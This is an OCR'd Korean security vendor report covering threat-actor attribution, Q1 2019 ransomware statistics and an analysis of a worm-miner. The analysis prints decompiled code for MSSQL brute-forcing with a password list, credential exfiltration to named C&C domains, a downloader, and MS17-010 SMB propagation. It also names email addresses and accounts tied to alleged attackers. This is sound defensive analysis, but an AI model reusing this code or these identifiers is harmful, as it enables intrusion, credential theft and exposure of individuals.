
- https://bts.ai/u/devaji917



[그림 27] 비트쉐어에 가입된 화면

이외에도 'devaji917' 아이디로 활동하는 사용자가 존재하는데, 구루 사이트에 미국 국적으로 등록된 사용자입니다.

- https://www.guru.com/freelancers/devaji917




[그림 28] 구루 사이트 프리랜서로 등록된 'devAji917' 화면

ESRC 는 공격자를 추적하던 과정 중에 tiger199392 계정이 사용하는 'om1970196219 93@hotmail.com' 이메일 계정을 확인할 수 있었고, 프리랜서 사이트에서 프로젝트 개발 결제서비스로 많이 사용하는 페이팔에도 동일한 계정으로 가입된 것을 볼 수 있었습니다.

- https://github.com/Fungsyujonggu

또한, 중국인 계정처럼 보이는 'Fungsyujonggu' 깃허브 계정에서 동일한 핫메일 주소가 발견되었습니다.



[그림 29] 'om197019621993@hotmail.com' 계정과 'tiger199392' 연관성 화면

[그림 12]의 'JemFedura'가 설정했던 핫메일 'jamshine1993@hotmail.com'의 마스터 계정이 'om197019621993@hotmail.com'으로 연결되고 있습니다.

■ 두 얼굴을 가진 '캠페인 스모크 스크린(Campaign Smoke Screen)' 실체

2019 년 01 월 30 일 한 언론사의 '해외 파견된 北 해커 조직 200 개, 1 팀당 최대 100 만 달러 북한 송금' 뉴스를 통해 유사한 사례가 공개된 바 있습니다.

ESRC 는 국가차원의 사이버위협 가담자들이 APT 공격뿐만 아니라, 실제 프로그램 주문개발 사이트를 통해 다양한 소프트웨어 하청을 받아 외화벌이에도 적극 참여하고 있다는 것을 확인하였습니다.
특히, 암호화폐 거래 및 마이닝 프로그램에 관심이 많았고, 사행성 도박 게임이나 악성 프로그램 개발 대행 사실도 목격됐습니다.

또한, 이 과정에서 카카오톡, 스카이프, 텔레그램 등의 메신저 서비스를 통해 은밀하게 거래 사실을 숨겨왔던 것도 새롭게 드러났습니다.

자신의 신분을 위장한 채, 외국인처럼 행세하는 '스모크 스크린' 캠페인 분석을 통해 APT 위협이 다양한 형태로 진화를 거듭하고 있다는 것에 주목이 됩니다.

추가로 확인된 내용은 '쓰렛 인사이드(Threat Inside)' 서비스를 통해 제공할 예정입니다.

2. 2019 년 1 분기, 알약 랜섬웨어 공격 행위차단 건수: 320,506 건!

2019 년 1 분기 알약을 통해, 총 32 만 506 건의 랜섬웨어 공격이 차단된 것으로 확인되었습니다.

이번 통계는 공개용 알약의 '랜섬웨어 행위기반 사전 차단 기능' 을 통해 차단된 공격수를 기준으로 집계되었습니다.

통계에 따르면 2019 년 1 분기에는 알약을 통해 랜섬웨어 공격이 총 32 만 506 건 차단되었으며, 이를 일간 기준으로 환산하면 일평균 약 3,561 건의 랜섬웨어 공격이 차단된 것입니다.

〈알약 랜섬웨어 행위기반 차단 기능을 통해 감지된 2019 년 1 분기 랜섬웨어 차단 건수〉

이는 일반 사용자를 대상으로 제공하는 공개용 알약의 랜섬웨어 행위기반 차단 기능을 통해 차단된 공격만을 집계한 결과로, 패턴 기반 공격까지 포함하면 전체 공격수는 더욱 많다고 볼 수 있겠습니다.

02 전문가 보안 기고

이번 1 분기 역시 갠드크랩(GandCrab) 랜섬웨어가 업데이트를 거듭하며 지속적으로 유포되었고, 입사지원서, 지방경찰서 출석통지서, 유명 쇼핑몰 할인쿠폰, 헌법재판소 소환장, 이미지 저작권 위반 등 다양한 형태의 악성 메일을 배포했습니다.
공격자는 랜섬웨어 감염률을 높이기 위한 목적으로, 메일 수신자가 관심을 가질만한 내용의 이메일을 발송해 첨부파일이나 URL 을 열람하도록 유인하는 '사회 공학적 기법' 을 주로 사용하고 있는 것이 특징입니다.

또한, 1 분기 랜섬웨어 공격은 지난해 4 분기 차단 통계에 비해 약 3.5% 소폭 감소한 것으로 나타났지만, 1 분기가 2 월로 인해 타 분기 대비 날짜 수가 적고 설 명절 연휴가 포함되었다는 점을 감안했을 때 공격 빈도는 비슷한 수준으로 유지되고 있다고 판단할 수 있습니다.

이 밖에도 1 분기에는 기존 '비너스 락커(Venus Locker)' 랜섬웨어 유포 조직이 한국 맞춤형으로 갠드크랩 랜섬웨어 유포에 활발한 가운데, 새로운 공격 특징을 보이는 신생 유포 조직이 등장했습니다.

현재 ESRC 는 이 조직을 '리플라이 오퍼레이터(Reply Operator)'로 명명하고 공격 패턴 모니터링과 분석을 진행하고 있습니다.

갠드크랩 랜섬웨어 외 1 분기에 전 세계적으로 유포된 주요 랜섬웨어는 다음과 같습니다.

랜섬웨어명	특징
CLOP	Windows 서버를 주 타깃으로, 특히 기업의 중앙관리 시스템인 Active Directory 서버를 주로 공격하는 랜섬웨어. 해당 악성코드에 감염되면 관리 서버에 연결된 모든 드라이브가 암호화되고 유효한 인증서를 사용하여 백신 제품의 탐지 우회를 시도
Djvu	STOP 변종 랜섬웨어로 파일 암호화와 동시에 사용자 몰래 정보 유출 트로이 목마를 추가로 다운로드하며, 피해자의 계정 인증정보, 가상 화폐 지갑, 사용자 PC 에 저장된 비밀번호, 시스템 OS 정보 등을 탈취
JNEC.a	WinRAR 의 ACE 에 존재하는 코드 실행 취약점 익스플로잇을 통해 배포되며, 랜섬머니 지불과 파일 복호화 키를 받는데 필요한 임의의 Gmail 주소를 사용하는 랜섬웨어로, .NET 으로 작성되어 있고, GoogleUpdate.exe 로 구글 업데이트 프로세스인 것처럼 위장
Gorgon	중국에서 유포되고 있는 랜섬웨어로 기존의 FilesLocker 랜섬웨어의 UI 와 보안성을 개선하여 제작된 랜섬웨어이며, 중국어, 영어, 한국어를 지원하며, 랜섬노트의 경우 .txt 확장자에서 html 확장자로 변경됨

Cr1ptT0r	임베디드 시스템용으로 제작되었으며 NAS 장비를 노리는 신종 랜섬웨어로 오래된 펌웨어의 취약점을 악용함. 파일 끝 마커에 "_Cr1ptT0r_"을 붙이는 것이 특징
B0r0nt0K	Base64 를 이용해 데이터를 암호화하며, 암호화된 파일명에 .rontok 확장자를 붙임. 랜섬노트 대신 랜섬머니 지불 사이트 주소를 피해자에게 제공하며, 우분투 리눅스 서버가 감염된 것이 보고됨
Anatova	난독화 기능이 뛰어나고 네트워크 공유 자원까지 감염시킬 수 있는 랜섬웨어로, 모듈 구조로 되어 있어 공격자들이 원하는 기능을 덧붙일 수 있으며, 샌드박스 환경에서 실행되는 것을 방지하기 위해 가상 환경 탐지를 수행함. 주로 게임이나 앱 아이콘으로 위장하여 사용자들을 속임

이번 1 분기는 갠드크랩처럼 불특정 다수가 아닌 기업에서 사용하는 중앙관리 서버(AD)를 타깃으로 하는 클롭(Clop) 랜섬웨어의 위협이 높아져, 기업 담당자분들의 주의가 더욱 필요합니다.

특히 클롭 랜섬웨어는 명령제어 서버(C&C) 연결 없이도 암호화 공격을 진행하기 때문에, 보안을 위해 폐쇄망을 사용하는 기업 역시 피해를 입을 수 있다는 점을 유념해 주시기 바랍니다. 무엇보다 랜섬웨어의 위협에 대비하여 시스템 운영체제와 애플리케이션을 항상 최신 업데이트 버전으로 유지하시길 권고 드립니다.

출처가 불분명한 메일에 첨부된 URL 링크나 첨부 파일을 실행하는 경우에도 매우 주의가 필요합니다. 또한 중요한 자료는 외부 저장 매체에 백업하는 습관과, 백신을 항상 최신 버전으로 업데이트하시는 등 보안 수칙을 준수하시기 바랍니다.

이스트시큐리티는 국내 사용자의 랜섬웨어 감염 피해를 미연에 방지하기 위한 상시 모니터링 및 대응 체계 유지와 동시에, 한국인터넷진흥원(KISA)과의 랜섬웨어 정보 수집, 대응 협력을 진행하고 있습니다. 더욱 발전된 기술로 세상을 안전하게 만들고자 힘쓰겠습니다. 감사합니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Trickster.Gen] 악성코드 분석 보고서

1. 개요

과거부터 현재까지 기업을 대상으로 한 악성코드들이 꾸준히 발견되고 있다. 이번에 발견된 악성코드는 감염 PC를 통해 네트워크 전파, 추가 파일 다운로더, 가상화폐 채굴 기능을 수행한다.

이 악성코드는 SMB 취약점인 'MS17-010'을 통해 내외부 네트워크로 전파되는 것이 특징이다. 특히 이 취약점은 과거 WannaCryptor 랜섬웨어에 사용되어 큰 피해를 입혔으며 지금까지도 취약점 패치되지 않은 PC를 대상으로 악성코드 전파 목적으로 사용이 되고 있다.

본 보고서에서는 앞서 언급한 기능을 수행하는 ii.dat, mn.dat 악성코드에 대해 각각 상세 분석하고자 한다.


2. 악성코드 상세 분석

이 파일은 감염 PC 정보 전송 및 다운로더 기능과 SMB 취약점을 통한 악성코드 전파 기능을 수행한다.

2.1.1. 감염 PC 정보 탈취


윈도우 계정 비밀번호, MSSQL 'sa' 계정 비밀번호, 맥 어드레스, OS 정보, PC 이름, 자기 자신 파일 크기, 감염 PC 시간, 네트워크 스캔 횟수 정보를 수집한다.

먼저, 윈도우 계정 정보 탈취하기 위해 오픈소스 해킹 도구인 미미카츠를 사용한다. 이 도구는 미미카츠가 인코딩되어 저장된 파워쉘 'm2.ps1'을 통해 실행된다. 이때 공격자는 백신으로부터 탐지를 회피하기 위해 파워쉘의 메모리에 미미카츠를 로드하여 실행하는 기능을 수행한다.



[그림 1] 미미카츠 실행 화면

도구 실행 결과는 파이프 통신을 통해 'mkatz.ini'에 아래와 같이 저장되며, 윈도우 계정 이름 및 비밀번호 정보가 담겨 있다.



[그림 2] 미미카츠 내용이 저장된 'mkatz.ini'

또한 MSSQL 서버 시스템 관리자인 'sa' 계정 비밀번호 탈취를 시도한다. 이를 위해 MSSQL에서 사용하는 1433 포트의 활성화 여부를 확인한다. 이후 'sa' 계정에 대해 아래의 비밀번호로 Brute-Force 공격한다.

```
if mcFaHNWX(host, 1433) == 1:
    if mcFaHNWX(host, 65533) == 0:
        print '[*] find 1433port,scaning..' + host
        for muser in msuser:
            for password in passlist:
                success = mcFaHNMj
                try:
                    db = _mssql.connect(server=host, port=1433,
                        user=muser, password=password)
                    success = mcFaHNMK
                except mcFaHNMU, e:
                    pass
                if success:
                    print 'sqlpwd:' + password
                    salist.append(password)
                    db = _mssql.connect(server=host, port=1433,
                        user=muser, password=password)
```

[그림 3] 'sa' 계정에 Brute-Force 공격하는 코드

아래는 계정정보 탈취를 위해 Brute-Force 에서 사용되는 비밀번호 목록을 보여준다.

```
','123456','password','qwerty','12345678','123456789','123','1234','123123','12345','12345678','123123123','1234567890','88888888','111111111','000000','111111','112233','123321','654321','666666','888888','a123456','123456a','5201314','1qaz2wsx','1q2w3e4r','qwe123','123qwe','a123456789','123456789a','baseball','dragon','football','iloveyou','password','sunshine','princess','welcome','abc123','monkey','!@#$%^&*','charlie','aa123456','Aa123456','admin','homelesspa','password1','1q2w3e4r5t','qwertyuiop','1qaz2wsx','sa','sasa','sa123','sql2005','1','admin@123','sa2008','1111','passw0rd','abc','abc123','abcdefg','sapassword','Aa12345678','ABCabc123','sqlpassword','1qaz2wsx','1qaz!QAZ','sql2008','ksa8hd4,m@~#$%^&*()','4yqbm4,m`~!@~#$%^&*(),.;','4yqbm4,m`~!@~#$%^&*(),.:','A123456','database','saadmin','sql2000','admin123','p@ssword','sql123','sasasa','adminsa','sql2010','sa12345','sa123456','saadmin','sqlpass'
```

추가적으로 OS 정보, PC 이름, 자기 자신 파일 크기, 감염PC 시간, 네트워크 스캔 횟수 정보를 수집한다. 아래는 정보 수집 코드이다.

```
mac = mcFaHNpq() # Mac-Address 수집
if mcFaHNME(passdict) != 0: # 윈도우 계정 비밀번호
    mpass = '*'.join(passdict)
else:
    mpass = ''
if mcFaHNME(salist) != 0: # SQL Password
    sa = '*'.join(salist)
else:
    sa = ''
try: # 자기 자신 파일 크기
    size = mcFaHNMb(mcFaHNpK.getsize(mcFaHNpK.realpath(mcFaHNMr[0])))
except:
    print 'except size'
    size = ''
bit = mcFaHNpB()[0] # OS 비트
oss = mcFaHNMb(mcFaHNpL()) # OS 버전
```


[그림 4] 정보 수집 코드

수집된 정보는 아래의 C&C로 전송한다.

```
info.abbny.com/
info.ackng.com/
info.beahh.com/
```


아래는 전송되는 감염PC 정보 화면이다.

```
GET /e.png?id=[illegible]&mac=[illegible],
[illegible]&OS=
[illegible]&BIT=[illegible]&IT=[illegible]&c=[illegible]&VER=[illegible]&d=[illegible]&from=&mpass=[illegible]&size=[illegible]
Accept-Encoding: identity
Host: info.abbny.com
Connection: close
User-Agent: Python-urllib/2.7
```

[그림 5] C&C로 전송되는 감염PC 정보 화면

2.1.2. 다운로더

정보 전송 이후, C&C 에서 추가 파일 다운로드 및 실행한다. 다운로더 코드는 아래와 같다.

```
for p in pngg:
    for i in p.items(): # i[0] = Hash, i[1] = Downloaded URL
        if mcFaHNWM(mcFaHNpK.realpath(mcFaHNMr[0])) != i[0]:
            if mcFaHNpK.exists(i[1].split('/')[-1]):
                if mcFaHNWM(i[1].split('/')[-1]) != i[0]:
                    if mcFaHNWM(mcFaHNpy(i[1])) == i[0]: # 다운받은 데이터에 대한 해시 비교
                        print 'md5 confirm'
                        runexe = mcFaHNpt('cmd /c ' + i[1].split('/')[-1], stdout
                    else:
                        print 'worong md5:' + mcFaHNMb(i)
```

[그림 6] 다운로더 코드

2.1.3. 원격 PC로 악성코드 전파

SMB 취약점(MS17-010)을 이용해 내부 네트워크 및 임의의 외부 네트워크의 원격 PC로 악성코드를 전파한다. 전파 대상 네트워크 목록은 아래와 같다.

1) 192.168.0.1/24, 192.168.1.1/24, 192.168.2.1/24, 192.168.3.1/24, 192.168.4.1/24, 192.168.5.1/24, 192.168.6.1/24, 192.168.7.1/24, 192.168.8.1/24, 192.168.9.1/24, 192.168.10.1/24, 192.168.18.1/24, 192.168.31.1/24, 192.168.199.1/24, 192.168.254.1/24, 192.168.67.1/24, 10.0.0.1/24, 10.0.1.1/24, 10.0.2.1/24, 10.1.1.1/24, 10.90.90.1/24, 10.1.10.1/24, 10.10.1.1/24, 2) netstat -na, ipconfig 를 통해서 얻는 IP 의 대역대 3) http://ip.42.pl/raw, http://jsonip.com 에서 얻는 IP

SMB 취약점 코드는 아래와 같다.

```
def mcFaHNWk(target, shellcode, numGroomConn):
    try:
        conn = mcFaHNMA(target, target)
        conn.login_standard('', '')
        server_os = conn.get_server_os()
        print 'Target OS: ' + server_os
        if not (server_os.startswith('Windows 7 ')
                or server_os.startswith('Windows Server ') and ' 2008 '
                in server_os or server_os.startswith('Windows Vista')):
            print 'This exploit does not support this target'
        tid = conn.tree_connect_andx('\\\\' + target + '\\' + 'IPC$')
        progress = mcFaHNWL(
```


[그림 7] SMB 취약점 코드

전파되는 악성코드는 자기 자신 'ii.dat'와 'p.bat'이며 각각 원격 PC의 'C:\Windows\temp\' 폴더에 'msInstall.exe', 'p.bat' 파일 이름으로 생성 및 실행된다.

```
try:  # def smb_send_file(smbConn, localSrc, remoteDrive, remotePath):
    mcFaHNWR(smbConn, ee, 'c', '/windows/temp/msInstall.exe')
except:
    pass
else:
    print '[*] no eb**************************'
if '.exe' in digdir:
    digname = mcFaHNWA()
    mcFaHNWR(smbConn, digdir, 'c', '/windows/temp/' + digname
             + '.exe')
    if tg == 2:
        bat = \
            '''cmd /c echo copy /y c:\\windows\\temp\\msInstall.exe c:\\w
            + ebname \
            + '''.exe>c:/windows/temp/p.bat&echo "*" >c:\\windows\\temp\\
            + digname \
```

